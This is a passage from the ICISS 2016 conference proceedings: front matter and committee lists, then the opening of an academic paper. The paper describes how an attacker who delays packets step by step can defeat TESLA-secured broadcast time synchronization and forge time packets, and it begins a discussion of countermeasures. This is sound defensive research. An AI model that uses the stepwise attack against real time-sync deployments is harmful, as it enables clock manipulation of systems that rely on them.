Indrajit Ray · Manoj Singh Gaur
Mauro Conti · Dheeraj Sanghi
V. Kamakoti (Eds.)

LNCS 10063

Information Systems Security

12th International Conference, ICISS 2016
Jaipur, India, December 16–20, 2016
Proceedings

Springer

Indrajit Ray · Manoj Singh Gaur
Mauro Conti · Dheeraj Sanghi
V. Kamakoti (Eds.)

Information Systems Security

12th International Conference, ICISS 2016
Jaipur, India, December 16–20, 2016
Proceedings

Springer

Editors

Indrajit Ray
Colorado State University
Fort Collins, CO
USA

Manoj Singh Gaur
Malaviya National Institute of Technology
Jaipur
India

Mauro Conti
University of Padua
Padua
Italy

Dheeraj Sanghi
IIIT Delhi
Delhi
India

V. Kamakoti
IIT Madras
Madras
India

ISSN 0302-9743 ISSN 1611-3349 (electronic)
Lecture Notes in Computer Science
ISBN 978-3-319-49805-8 ISBN 978-3-319-49806-5 (eBook)
DOI 10.1007/978-3-319-49806-5

Library of Congress Control Number: 2016957857

LNCS Sublibrary: SL4 – Security and Cryptology

General Chairs' Message

We feel privileged and honored to have been associated with the 12th International Conference on Information Systems Security (ICISS 2016), held during December 16–20, 2016, at Malaviya National Institute of Technology Jaipur, India. Since its inception in 2005, this conference has become one of the major events in India in the domain of information systems security.

For successful hosting of any conference of high repute, there is always a team of volunteers contributing to its success. Our thanks go to the program chairs, Indrajit Ray, Mauro Conti, and V. Kamakoti, along with the Program Committee members for their outstanding job of completing rigorous reviews of submitted papers and selecting the best from the lot. We would like to thank all the invited speakers for accepting our invitations to deliver keynotes at this conference.

The tutorial chairs, Gaurav Somani and Devesh Jinwala, did an excellent job in arranging interesting tutorials. We would also like to thank the tutorial speakers for offering tutorials at ICISS16. The Organizing Committee co-chairs, Vijay Laxmi, Preety Singh, and Rajveer Singh Shekhawat, did a commendable job in the conference management.

The Publications Committee comprising Sonal Yadav, Ramesh Battula, Shweta Saharan, and Santosh K. Vipparthi worked very hard for the delivery of the proceedings under a very tight schedule. As publicity chairs, Tooska Dargahi, Chhagan Lal, Priyadarsi Nanda, and Smita Naval did a wonderful job resulting in the highest submissions of papers in this year's edition.

We hope that you will find these proceedings of ICISS 2016 a stimulating and inspiring source for future research.

December 2016

Manoj Singh Gaur
Dheeraj Sanghi

Preface

This volume contains the papers presented at the 12^{th} International Conference on Information Systems Security (ICISS 2016), held December 16–20, 2016, in Jaipur, India. The conference was started in 2005 to cater to cyber security research in India. Since then it has evolved into an attractive forum internationally for researchers in academia, industry, and government to disseminate their latest research results in information and systems security.

ICISS 2016 continued that trend. This year, we received 196 submissions from 17 different countries on 30 different subtopics of interest in information security. The papers were reviewed by a Program Committee (PC) of 67 internationally renowned researchers. After a rigorous review process, during which each paper received multiple reviews, a total of 24 full papers and eight short papers were accepted. We thank the authors of the 196 papers for their contributions, without which this conference would not have been possible. We are very grateful to the PC members and external reviewers who put in enormous efforts in reviewing and selecting the papers. Without their hard work, this conference would not have been a success.

One of the hallmarks of the ICISS conference series is the high-quality plenary/invited presentations. This year we were fortunate to have five eminent speakers give invited presentations: Patrick McDaniel (Pennsylvania State University), V.S. Subrahmanian (University of Maryland, College Park), Ahmad-Reza Sadeghi (Technische Universität Darmstadt), Rinku Dewri (University of Denver), and Jeremías Sauceda (EnSoft Corp). We are very thankful to the invited speakers, who agreed to present at the conference coming from far-off places in mid-December. The conference included several tutorials on various topics in cyber security, as well as short talks to facilitate discussions on emerging topics. We would like to thank the tutorial speakers for their time and efforts.

We thank all the members of the Organizing Committee for making all the arrangements. We are grateful to MNIT, Jaipur, for all the support they provided. We would like to thank the architects of EasyChair for providing a highly configurable conference management system. The entire process of submission, refereeing, and e-meeting of the PC for the paper selection was done through the EasyChair system.

Last but not least, we gratefully acknowledge Springer for sponsoring the ICISS Best Paper Awards starting with this year's conference. A special thanks to Alfred Hofmann of Springer for not only readily agreeing to publish the conference proceedings in the LNCS series, but also helping institute this award. Thanks go to his team and, in particular, Anna Kramer for preparing the proceedings meticulously and in time for the conference.

December 2016

Indrajit Ray
Mauro Conti
V. Kamakoti

Organization

General Co-chairs

M.S. Gaur	MNIT Jaipur, India
Dheeraj Sanghi	IIIT Delhi, India

Program Co-chairs

Indrajit Ray	Colorado State University, USA
Mauro Conti	University of Padua, Italy
V. Kamakoti	IIT Madras, India

Keynote and Tutorial Co-chairs

Devesh Jinwala	SVNIT Surat, India
Gaurav Somani	Central University of Rajasthan, India

Organizing Co-chairs

Vijay Laxmi	MNIT Jaipur, India
Rajveer Singh Shekhawat	Manipal University Jaipur, India
Preety Singh	LNMIIT Jaipur, India

Local Organizing Committee

Sandeep Joshi	Manipal University Jaipur, India
Jyoti Grover	Manipal University Jaipur, India
Anju Yadav	Manipal University Jaipur, India
Ankit Mundra	Manipal University Jaipur, India

PhD Fellowships Co-chairs

Smita Naval	IIIT Kota, India
Gaurav Gupta	MeitY, India
Manik Lal Das	DAIICT Gandhinagar, India

Awards Committee

Dhiren Patel	SVNIT Surat, India
Sanjay Chaudhary	Ahmedabad University, Ahmedabad, India

Publications Committee

Sonal Yadav	MNIT Jaipur, India
Ramesh Babu Battula	MNIT Jaipur, India
Shweta Saharan	MNIT Jaipur, India
Santosh K. Vipparthi	MNIT Jaipur, India

Logistics and Finance Committee

Lava Bhargava	MNIT Jaipur, India
Meenakshi Tripathi	MNIT Jaipur, India
Gaurav Somani	Central University of Rajasthan, India

Publicity Committee

Tooska Dargahi	University of Rome Tor Vergata, Italy
Chhagan Lal	University of Padua, Italy
Priyadarsi Nanda	UTS, Australia
Smita Naval	IIIT Kota, India

Steering Committee

Udaykumar Yaragatti	MNIT Jaipur, India
Sushil Jajodia	George Mason University, USA
Chandan Mazumdar	Jadavpur University, India
Bimal Kumar Roy	ISI, Kolkata, India
Arun K. Pujari	Central University of Rajasthan, India
S. Sancheti	Manipal University Jaipur, India
R.K. Shyam Sundar	IIT Bombay, India

Technical Program Committee

Indrajit Ray	Colorado State University, USA
Mauro Conti	University of Padua, Italy
Kamakoti Veezhinathan	Indian Institute of Technology Madras, India
Aditya Bagchi	Indian Statistical Institute, Kolkata, India
Akka Zemmari	LaBRI, Université de Bordeaux, CNRS, France
Alwyn R. Pais	NITK Surathkal, India
Anirban Sengupta	CDC-JU, India
Anoop Singhal	NIST, USA
Apurva Mohan	Honeywell International, USA
Atul Prakash	CSE Division, University of Michigan, USA
Awad Younis	Georgia State University, USA
Bernard Menezes	Indian Institute of Technology, Bombay, India
Bimal Roy	Indian Statistical Institute, Kolkata, India
Chandan Mazumdar	Jadavpur University, India

Chester Rebeiro	Indian Institute of Technology, Madras, India
Cong Zheng	Palo Alto Networks, USA
Devesh Jinwala	SVNIT, Surat, India
Dhiren Patel	SVNIT, Surat, India
Dieudonné Mulamba	Colorado State University, USA
Earlence Fernandes	University of Michigan, USA
Felix Gomez Marmol	NEC Laboratories Europe, Germany
Gaurav Gupta	MeitY, India
Gaurav Somani	Central University of Rajasthan, India
Ghassan Karame	NEC Laboratories Europe, Germany
Goutam Paul	Indian Statistical Institute, India
Ibrahim Lazrig	Colorado State University, USA
Indrakshi Ray	Colorado State University, USA
Kirill Belyaev	Colorado State University, USA
Kyle Haefner	Colorado State University, USA
Lorenzo Cavallaro	Royal Holloway, University of London, UK
Manik Lal Das	DA-IICT, India
Manoj Singh Gaur	MNIT Jaipur, India
Mark Stamp	SJSU, USA
Matthias Schunter	Intel Labs, Germany
Mridul Sankar Barik	Jadavpur University, India
Phalguni Gupta	Indian Institute of Technology Kanpur, India
Phu H. Phung	University of Dayton, USA
Pierangela Samarati	Università degli Studi di Milano, Italy
Prithvi Bisht	Adobe, USA
R. Ramanujam	Institute of Mathematical Sciences, Chennai, India
Rajat Subhra Chakraborty	IIT Kharagpur, India
Ram Krishnan	University of Texas at San Antonio, USA
Ravi Sandhu	University of Texas at San Antonio, USA
Rinku Dewri	University of Denver, USA
Ruchira Naskar	NIT Rourkela, India
Rudrapatna Shyamasundar	TIFR, India
Ruggero Donida Labati	Università degli Studi di Milano, Italy
Sabrina De Capitani di Vimercati	Università degli Studi di Milano, Italy
Samiran Chattopadhyay	Jadavpur University, India
Samrat Mondal	Indian Institute of Technology Patna, India
Sandeep Shukla	IIT Kanpur, India
Sanjay Chaudhary	IET, Ahmedabad University, India
Sanjit Chatterjee	Indian Institute of Science, India
Scott Stoller	Stony Brook University, USA
Shamik Sural	IIT, Kharagpur, India
Somitra Sanadhya	IIIT-Delhi, India
Soumya Ghosh	Indian Institute of Technology, Kharagpur, India
Stefano Zanero	Politecnico di Milano, Italy
Subhamoy Maitra	Indian Statistical Institute, India

Subhojeet Mukherjee	Colorado State University, USA
Sukumar Nandi	Indian Institute of Technology Guwahati, India
Sumanta Sarkar	University of Calgary, Canada
Sushil Jajodia	George Mason University, USA
Sushmita Ruj	Indian Statistical Institute, Kolkata, India
Vijay Atluri	Rutgers University, USA
Vijay Laxmi	MNIT Jaipur, India
Vikram Goyal	IIIT-Delhi, India
Vinod Ganapathy	Rutgers University, USA
Xing Xie	Colorado State University, USA
Yingjiu Li	Singapore Management University, Singapore

Contents

Attacks and Mitigation

An Attack Possibility on Time Synchronization Protocols Secured with TESLA-Like Mechanisms

Kristof Teichel[1](✉), Dieter Sibold[1], and Stefan Milius[2]

[1] Physikalisch-Technische Bundesanstalt, Bundesallee 100, 38116 Braunschweig, Germany
kristof.teichel@ptb.de

[2] Chair for Theoretical Computer Science, Friedrich-Alexander Universität Erlangen-Nürnberg, Martensstr. 3, 91058 Erlangen, Germany

Abstract. In network-based broadcast time synchronization, an important security goal is integrity protection linked with source authentication. One technique frequently used to achieve this goal is to secure the communication by means of the TESLA protocol or one of its variants. This paper presents an attack vector usable for time synchronization protocols that protect their broadcast or multicast messages in this manner. The underlying vulnerability results from interactions between timing and security that occur specifically for such protocols. We propose possible countermeasures and evaluate their respective advantages. Furthermore, we discuss our use of the UPPAAL model checker for security analysis and quantification with regard to the attack and countermeasures described, and report on the results obtained. Lastly, we review the susceptibility of three existing cryptographically protected time synchronization protocols to the attack vector discovered.

Keywords: Security protocols · Broadcast · Time synchronization protocols · TESLA · Security analysis · UPPAAL

1 Introduction

Time synchronization protocols based on broadcast or multicast play an important role in distributed computer networks such as sensor networks [24]. In many cases, protection of time synchronization packets is indispensable in order to guarantee the integrity and authenticity of time information; this is especially true in open environments like the internet. In general, the performance of time synchronization protocols decreases due to latencies caused by computational operations, in particular by cryptographic operations. This decrease in performance needs to be considered in the design of security measures (see e.g. [16]). The Timed Efficient Stream Loss-tolerant Authentication (TESLA) protocol and its variants [8,10,17–19] rely on symmetric cryptography and use delayed disclosure of keys to acquire the asymmetric properties that are desired for broadcast communication. They thus fulfill the special security requirements for broadcast time synchronization and are employed by multiple time synchronization protocols. The fact that delayed disclosure requires the participants to agree on a schedule creates a challenging interaction between the security mechanisms and the time synchronization process. In this paper, we discuss the security of time synchronization broadcast associations secured via variants of the TESLA protocol, particularly with respect to this interaction. We highlight a specific attack vector that an adversary can follow to circumvent the security measures of such associations and to deliver false timing information to a participant. We give a generalized description of the attack vector and use it on a minimal example protocol for illustration. We also discuss feasible countermeasures that can either make the attack theoretically impossible (which requires a significant effort, possibly requiring a change in the communication structure) or mitigate the attack by making its execution practically impossible. Next we present a model in UPPAAL [2] that allows the analysis of the behavior of the protocol participants' clocks during an attack; this model also allows the assessment of the effectiveness of the countermeasures discussed. In addition, we investigate the extent to which specific existing time synchronization protocol specifications might be vulnerable to the attack vector discovered. One of the intentions of this paper is to facilitate discussion about the attack vector, and to supply a basis for possible further analysis.

The remainder of this paper is structured as follows: Sect. 2 provides an overview of the two main approaches to time synchronization (unicast-type and broadcast-type communication) and of the usual security measures that each approach entails. Section 3 defines the notation used throughout the paper, discusses the underlying assumptions and defines a Minimal Example Protocol (MEP) for illustration in later sections. Section 4 shows the attack vector on broadcast-type time synchronization protocols that have been secured with TESLA-like mechanisms, exemplified by means of the MEP. In Sect. 5, we discuss a selection of possible countermeasures against the attack vector shown. Section 6 presents our automated analysis in UPPAAL and provides its results; these concern, on the one hand, quantification of the parameters that allow the attack to happen and, on the other hand, the effectiveness of some of the countermeasures discussed in previous sections. Section 7 presents three examples in which TESLA-like mechanisms are employed to secure broadcast-type time synchronization: Network Time Protocol (NTP) secured by Network Time Security (NTS) [23], TinySeRSync [24], and Agile Secure Time Synchronization (ASTS) [27]. This section gives an assessment on how robust those protocols are against the attack vector under discussion. Finally, Sect. 8 concludes the paper.

2 Time Synchronization Security

2.1 Main Synchronization Techniques

There are two general methods for time synchronization [26]: using one-way time transfer and using two-way time transfer. Figure 1 depicts typical message




Fig. 1. Schematic depiction of typical message exchanges that are used for time synchronization between Alice and Bob. The left diagram depicts one-way synchronization, while the right diagram depicts two-way synchronization.

exchanges for these two kinds of transfer. Although there are exceptions, network protocols for time synchronization typically use two-way transfer when they employ unicast-type communication (one sender, one receiver), whereas they use one-way transfer when they employ broadcast-type communication (one sender, multiple receivers). The exchange of time synchronization protocol packets between the nodes involved is accompanied by a delivery delay δ whose characteristics depend on the underlying network. If one-way time transfer is used (Fig. 1, left diagram), messages are transmitted only from the time server to the time client. In this case, the delivery delay has to be estimated and the estimate has to be applied to the time offset between server and client. If two-way time transfer is used (Fig. 1, right diagram), messages are exchanged mutually between a client and a server. This offers more information on the delay of the transfer messages (it is bounded by the round trip of the message exchange), and allows elimination of the delay dynamically, under the assumption that the network delay is symmetric for the two directions, i.e., that $\xi = 1/2$ in the figure.

2.2 Securing Time Synchronization Protocols

Since, for the most part, the content of time synchronization protocol packets is not secret, any form of confidentiality or secrecy is usually not considered a goal for any part of the communication (except for key exchange messages). A goal that is generally considered essential is packet integrity, linked with strong source authentication. Reference [16] contains a discussion about security goals in time synchronization contexts.

For securing unicast-type time synchronization content, most specifications use symmetric key cryptography. Some of them use standard shared key procedures, forcing the time server to keep an individual key for each client association. An example of this is the symmetric-key authentication procedure of the NTP, which was first defined for NTP Version 3 [13]. Other specifications mostly try to circumvent the need for the server to memorize the shared key, either by enabling the server to regenerate the shared key [11,22] or by having the server encrypt its full association state and distribute it to the appropriate client [5]. Besides symmetric key techniques, external security measures such as MACsec, IPsec, and (D)TLS are candidates for securing time synchronization protocol packets [6,16]. It is also possible to use asymmetric cryptography for the creation of signatures for time synchronization traffic, although this comes at the cost of significant overhead and is therefore often excluded as a possibility [16]. In the remainder of this work, we forego further detail on securing unicast-type time synchronization traffic, since our focus is on attacking a particular scheme for securing broadcast-type time synchronization.

For securing broadcast-type time synchronization messages, the specifications generally use different techniques than those used in the unicast case. Although broadcast-type time synchronization might seem like an application for classical asymmetric cryptography, the computational cost is often an essential argument against it. Instead, specifications often apply the TESLA protocol [18] or one of its variants [8,17]. This class of specifications (the entirety of which we call "TESLA-like mechanisms") achieves asymmetric properties while using purely symmetric cryptography. They can be used for securing broadcast-type time synchronization either natively for a newly specified protocol [24,27] or as an addition to existing protocols [22]. Typically, the symmetric cryptographic measures are hash-based message authentication codes (MACs), which have a very low computational cost. The asymmetric properties are achieved by using a predefined schedule for usage and disclosure of keys: The sender attaches to each packet a MAC generated with a key that has not yet been disclosed and is thus known only to the sender itself at that point in time. A receiver buffers a packet for later validation of the included MAC. At a later time, the sender discloses the key, enabling the receivers to start the validation of the buffered MACs. For the scheme to work, it a receiver must be sure that the key used to generate a received packet has not been disclosed; otherwise, the MAC and therefore the whole packet may have been generated by an adversary. To this end, a predefined time schedule is used: time is partitioned into intervals in advance. Each time interval is associated with a key which is obtained in reverse order from a one-way key chain. For details on this, we recommend that the reader to either consult Reference [18] or study the way that keys are generated in the Minimal Example Protocol in Sect. 3. Because TESLA-like mechanisms are based on releasing messages on a pre-determined schedule, they require the client to have its clock loosely synchronized with the server's in order to establish the required security property. Loose synchronization is important as an initial requirement, which is typically met by performing time synchronization exchanges during the bootstrapping of the broadcast message stream. Such prior time synchronization exchanges are usually secured by means of methods other than the TESLA-like mechanism; these methods usually have a higher overhead, either computationally or in terms of communication bandwidth. However, the security of any TESLA-like scheme is based on the assumption that any client's clock is loosely synchronized to that of the server not only initially, but that it keeps the necessary degree of synchronization throughout the whole communication. At the same time, the content of the messages that are secured directly influences the degree of synchronization of a client's clock to the server's clock. This creates a strong interdependency between clock synchronization and security, which is the basis for the attack described in Sect. 4.

3 Minimal Example Protocol

In this section, we define the Minimal Example Protocol (MEP), which is used for illustration in later sections. When correctly applied, it provides the clients with guarantees for packet integrity, linked with strong source authentication. Before we present the protocol's steps, we supply some essential protocol notation.

The agent names Alice, Bob, and Mallory are representative of a client, server, and attacker, respectively. In short form, the client, Alice, is denoted as A, the server, Bob, is denoted as B, and the attacker, Mallory, is denoted as M. The clock of a participant X is denoted by C_X and $C_X(t)$ denotes the value that clock reads at time t. Furthermore, the expression $\mathrm{Adj}(\mathrm{C_X}, \delta)$ denotes the process responsible for adjusting the clock C_X to compensate for a reported offset of amount δ from a reliable time synchronization source. The binary operator $||$ is used to represent the concatenation of messages. We assume that there is a fixed cryptographic hash function h that all participants have agreed on using. For a given key value K and message m, the expression $\mathrm{MAC}[K](m)$ stands for the keyed hash message authentication code using the hash function h mentioned above, computed over m and with K as the key.




Fig. 2. Depiction of the generation of the one-way key chain for TESLA-like mechanisms.

Below, we present the protocol steps of the MEP, which help with the explanation of the attack in Sect. 4, and also serve to illustrate possible countermeasures in Sect. 5. We assume that Alice wants to synchronize her clock C_A to Bob's reference clock C_B. For simplification, we also assume that Bob's reference clock is perfect, i.e., that for any absolute time value t we have $C_B(t) = t$.

Additionally, we assume that for a chosen number n of intervals, Bob has generated a one-way key chain as follows (a graphic representation of this scheme can be seen in Fig. 2):

1. He has generated a key K_n randomly.
2. He has then applied a one-way function f to generate $K_i = f^{n-i}(K_n)$, for all values i with $0 \leq i \leq n-1$.
3. He has applied another one-way function f' to generate a chain of MAC keys $K'_i = f'(K_i)$, for $1 \leq i \leq n$.

Furthermore, we assume that Alice has received the following set of TESLA parameters in a way that guarantees that they are the same values that Bob uses:

– the starting time s_1 of the first interval I_1,
– the uniform duration L of all time intervals,
– the disclosure delay d, denoting the number of intervals between the usage and disclosure of a key in the chain,
– the base key K_0 for the one-way key chain, and
– the one-way functions f and f'.

Additionally, we assume that there is a constant delay Δ for messages traveling from Bob to Alice and that Alice has precisely estimated Δ.[1]

We define the MEP as follows: The time server, Bob, sends a broadcast-type packet P_i at the starting time s_i of each interval I_i. Such a packet is constructed by defining $P_i = i \mid\mid C_B(s_i) \mid\mid \text{MAC}[K'_i](C_B(s_i)) \mid\mid K_{i-d}$, where for all cases $i - d \leq 0$, a predefined "empty" value is used instead of K_{i-d}.

When Alice receives P_i at time r_i, she first checks the timeliness of P_i. In the MEP, she does this by simply checking the inequality $C_A(r_i) - \Delta < s_{i+1}$, in which $C_A(r_i) - \Delta$ represents the assumed sending time of P_i. If Alice has verified the timeliness of a packet P_i, she saves P_i together with the value $C_A(r_i)$ of her clock at the reception time of P_i. An additional action that Alice takes upon receipt of any packet P_i is to check whether the disclosed key K_{i-d} is a valid key (whenever it is not the empty value). She can do this by using the one-way function f to check K_{i-d} against an already verified key, for example K_0 (in this example, she verifies the equality $K_0 = f^{i-d}(K_{i-d})$). When Alice has verified a key K_{i-d}, she can then use it to derive K'_{i-d}. With this, she can try and verify the integrity of P_{i-d} (recall that P_{i-d}, together with the timestamp value $C_A(r_{i-d})$, was stored beforehand, given that its timeliness was verified at reception time). For the verification of a packet P_{i-d}'s integrity, Alice simply verifies that her calculation of the message authentication code $\text{MAC}[K'_{i-d}](C_B(s_i))$ agrees with the MAC value included in P_{i-d}. If Alice has verified the integrity of a packet P_{i-d}, she calculates the difference $\delta_{i-d} = C_A(r_{i-d}) - (C_B(s_{i-d}) + \Delta)$ and then starts the process $\text{Adj}(C_A, \delta_{i-d})$. For the purpose of this minimal example protocol, we assume that $\text{Adj}(C_A, \delta_{i-d})$ simply sets the clock C_A back by δ_{i-d}.

[1] To model Δ as factually constant in the network simplifies the analysis. Assuming that Alice treats it as constant makes sense because, as long as she only has one-way time synchronization communication data available, she cannot reliably determine or compensate for varying network delays.

4 The Attack Vector

Before we go on to describe the attack, we first present the attacker model. We assume that there is exactly one attacker[2] (Mallory) and that she complies with the Dolev-Yao attacker model [4]. This gives her the following capabilities:

– She can overhear and intercept any message that is sent on the network. In particular, she can prevent delivery of any message in its original form.
– She can synthesize messages by inventing new values (secret keys or nonces are assumed to be unguessable), by assembling tuples from known values, by disassembling known tuples into their components, and by using any operator with any values (including keys) as long as they are in her knowledge.
– She can send messages to any agent on the network, pretending to possess any identity she chooses. However, it is still possible to verify authorship of a message by cryptographic means, through appropriate use of secrets.
– One possible combined application of the abilities mentioned above is that Mallory can delay the delivery of a message by first preventing it from being delivered and later replaying it. This possibility should be highlighted in the context of time synchronization, since performing this technique (called "delay attack" or "pulse delay attack") can degrade the performance of time synchronization and is very simple to perform [7,16].

It should be noted that the Dolev-Yao attacker model is very permissive, much more so than attacker models used elsewhere, for example in the recent work [3] about attacks on a specific implementation of the NTP protocol. The attacker model was chosen to account for the generic applicability of the attack vector, as well as to accommodate the fact that we intended to do a formal analysis with a model checker such as UPPAAL [2]. Thus, our model is susceptible to the well-known state-explosion problem; in our experience, modeling more aspects of the network, to say nothing of cryptographic mechanisms, greatly increases the state space size.

In order to successfully perform the attack, Mallory performs the following phases. Phase 1 aims to cause enough of an offset between Alice's and Bob's clocks that it is possible for Alice to believe that a key is still undisclosed, while in reality, Bob has already disclosed it. Phase 1 comprises several steps:

1. Mallory starts by choosing an interval i_1 and by consistently delaying packets from Bob's TESLA-secured broadcast stream, starting with P_{i_1}. She delays them by a delay d_1 such that Alice still accepts them as timely, i.e., such that $C_A(s_{i_1} + \Delta + d_1) \in I_{i_1}$.
2. Mallory continues this until the delaying of these packets has taken an effect on Alice's clock (this will take at least until the key for P_{i_1} has been disclosed and this packet has been successfully verified). The expected effect is to set Alice's clock back by an additional delay $d_2 > 0$.

[2] This assumption is made for simplification. The assumed situation is equivalent to a situation where several attackers are cooperating, or to a situation where one attacker is being helped by one or more dishonest protocol participants [25].

3. After the effect of the first delay has appeared, Mallory delays another stream of packets, beginning with P_{i_2}. Due to adjustments to Alice's clock because of the delay added to the time synchronization packets $P_{i_1}, P_{i_1+1}, \ldots, P_{i_2-1}$, the timeframe in which Alice will accept P_{i_2} as timely has increased by d_2. Hence, Mallory is able to delay the stream of packets beginning with P_{i_2} by an amount $d_1 + d_2$, which is strictly greater than d_1.[3]
4. The procedure described in Step 3 is iterated further, resulting in ever larger possible delays. These delays in turn lead to ever larger offsets between Alice's and Bob's clocks, and therefore to ever larger timeframes during which Alice still accepts packets as timely. At some point, the offset surpasses the value $(d - 1) \cdot L$, where L is the length of the time intervals, and d is the disclosure delay as defined for the TESLA scheme.

When the offset between Alice's and Bob's clocks is larger than $(d-1) \cdot L$, Phase 1 is finished, and Mallory switches to Phase 2 of the attack. There is now sufficient time to intercept a packet using a disclosed key from Bob, to forge a packet based on that key, and to relay the forged packet to Alice fast enough that Alice still accepts it as timely. Using this technique, Mallory is now able to successfully pretend to be Alice's time server, Bob. The security gained by using the TESLA protocol on the time synchronization traffic is therefore compromised.

We now go through the procedure of the attack, supplying specifics for an application of it to the MEP, where $d = 2$ is chosen for simplicity. We start with the steps for Phase 1 (see also Fig. 3 for an illustration).

- For Step 1, Mallory starts with the packet P_1, delaying it by $d_1 = \frac{2}{3} \cdot L$.
- For Step 2, she continues this for P_2 and P_3. This triggers an effect upon the arrival of P_3: Alice extracts K_1, successfully validates it, derives K_1', and uses it to successfully validate the MAC included in P_1. As a consequence, she sets her clock C_A back by the amount $d_2 = d_1 = \frac{2}{3} \cdot L$.
- For Step 3, Mallory delays the packets starting with P_4 by the increased amount $d_1 + d_2 = \frac{4}{3} \cdot L$. It should be noted that, because C_A was set back, Alice still accepts these packets as timely, even though they arrive more than one interval length after their sending time.
- Step 4 is conveniently short in our given example, as the offset surpasses the value $(d - 1)\, L = L$ even after the arrival of P_6.

For Phase 2, Mallory can use the resulting overlap intervals in which Bob's and Alice's clocks have an offset of more than one interval. She can intercept all packets starting from P_7, blocking them from being delivered. When Bob sends P_9 (which includes K_7), Alice still believes to be in time interval I_7. At this point, Mallory can read K_7, derive K_7' and invent a bogus packet Q_7, complete with a valid MAC using K_7' as its key. She has a timeframe of $\frac{2}{3} \cdot L$ to do this and deliver Q_7 to Alice, who will then still accept it as timely. If she keeps this technique up for P_8 and P_9, she can disclose the intercepted (correct) key K_7

[3] Note that the value of d_2 is unknown to Mallory. However, she is able to estimate it from her knowledge of the time synchronization mechanism.




Fig. 3. Schematic description of Phase 1 of the attack, with $d = 2$ chosen.

to Alice in a believable way. Alice will then validate the bogus packet Q_7 and adjust her clock according to the bogus time values that it might carry.

The attack relies purely on the interdependency of clocks and cryptography that is specific to time synchronization protocols which are secured with TESLA-like mechanisms. There are no weaknesses in the preparation stage needed for the attack to work. In particular, it can be assumed that the client, Alice, and the server, Bob, have clocks which are initially synchronized to a specified degree; the attack works even if this initial synchronization is impossible to disrupt. Also, it can be assumed that the broadcast schedule for a TESLA-like mechanism (Reference [18] provides some detail) has been exchanged securely; the attack works even if this exchange is impossible to disrupt.

Note that, in the MEP, we chose the mechanism of bluntly "hard-setting" the absolute value for the actual adjustment of the clock mostly for its simplicity of presentation. Many time synchronization protocols will use a more refined mechanism. For example, the NTP will try to make clock adjustments using only frequency corrections, using increased frequency if the clock is behind its reference clock and decreased frequency if it is ahead. It will set the absolute clock value only if the network communication implies large offsets persistently for a long period of time [14,15]. In addition to the differences between how protocol specifications describe clock adjustment, some specifications (such as the one for PTP) only provide abstract concepts for reading and setting clocks, leaving the technical details open. In such cases, the specific technical processes for clock adjustment depend on the particular implementation. However, using means of clock adjustment other than hard-setting or having restrictions on when hard-setting may occur can only delay the effect of an attacker's manipulation for a certain amount of time. Eventually, even large offsets will always be corrected if they are reported persistently (see Option 5 in Sect. 5 and the related discussions).

5 Discussion of Countermeasures

We now look at methods which might mitigate or counter the attack described in Sect. 4. Let us first consider techniques which do not change the protocol itself, but some aspect of the channel(s) via which it is used.

Option 1: Alice can try to mitigate her vulnerability to the attack by selecting multiple channels via which she synchronizes her clock. The approaches in this direction range from just picking multiple time servers [12] to using multiple network paths in order to reach the same time server via different channels [21].

A disadvantage of Option 1 is that Mallory "only" needs to perform the same attack on all the channels via which Alice synchronizes her clock to a time source. However, the difficulty of Mallory's task is proportional to the number of channels Alice uses; in practice, this might prevent Mallory from successfully completing the attack. An advantage of Option 1 worth mentioning is that it is very easy to implement in a modular fashion: the respective secured time synchronization protocol simply needs to be instantiated multiple times and run via the different channels.

Option 2: Another way of defending against the attack is to enforce the confidentiality of the time synchronization traffic, e.g. by means of full encryption of all packets (see, for example, Sect. 5.8 of [16] for some discussion about confidentiality in the context of time synchronization).

Ideally, if Mallory cannot identify the packets she needs to delay, she cannot perform Phase 1 of the attack. Additionally, she may also not be able to execute Phase 2 under perfect confidentiality, because she would be unable to extract Bob's disclosed keys. However, it should be noted that keeping time synchronization traffic confidential is not as simple as merely encrypting the packets, as metadata already provides a great deal of information and Mallory can mount attacks even with incomplete information. Additionally, confidentiality in a broadcast setting would require either a group key solution or asymmetric cryptography. A group key approach is ineffective if Mallory finds a way to join the group. Asymmetric cryptography contradicts the requirement of low computational cost, which is the main advantage of employing TESLA-like mechanisms.

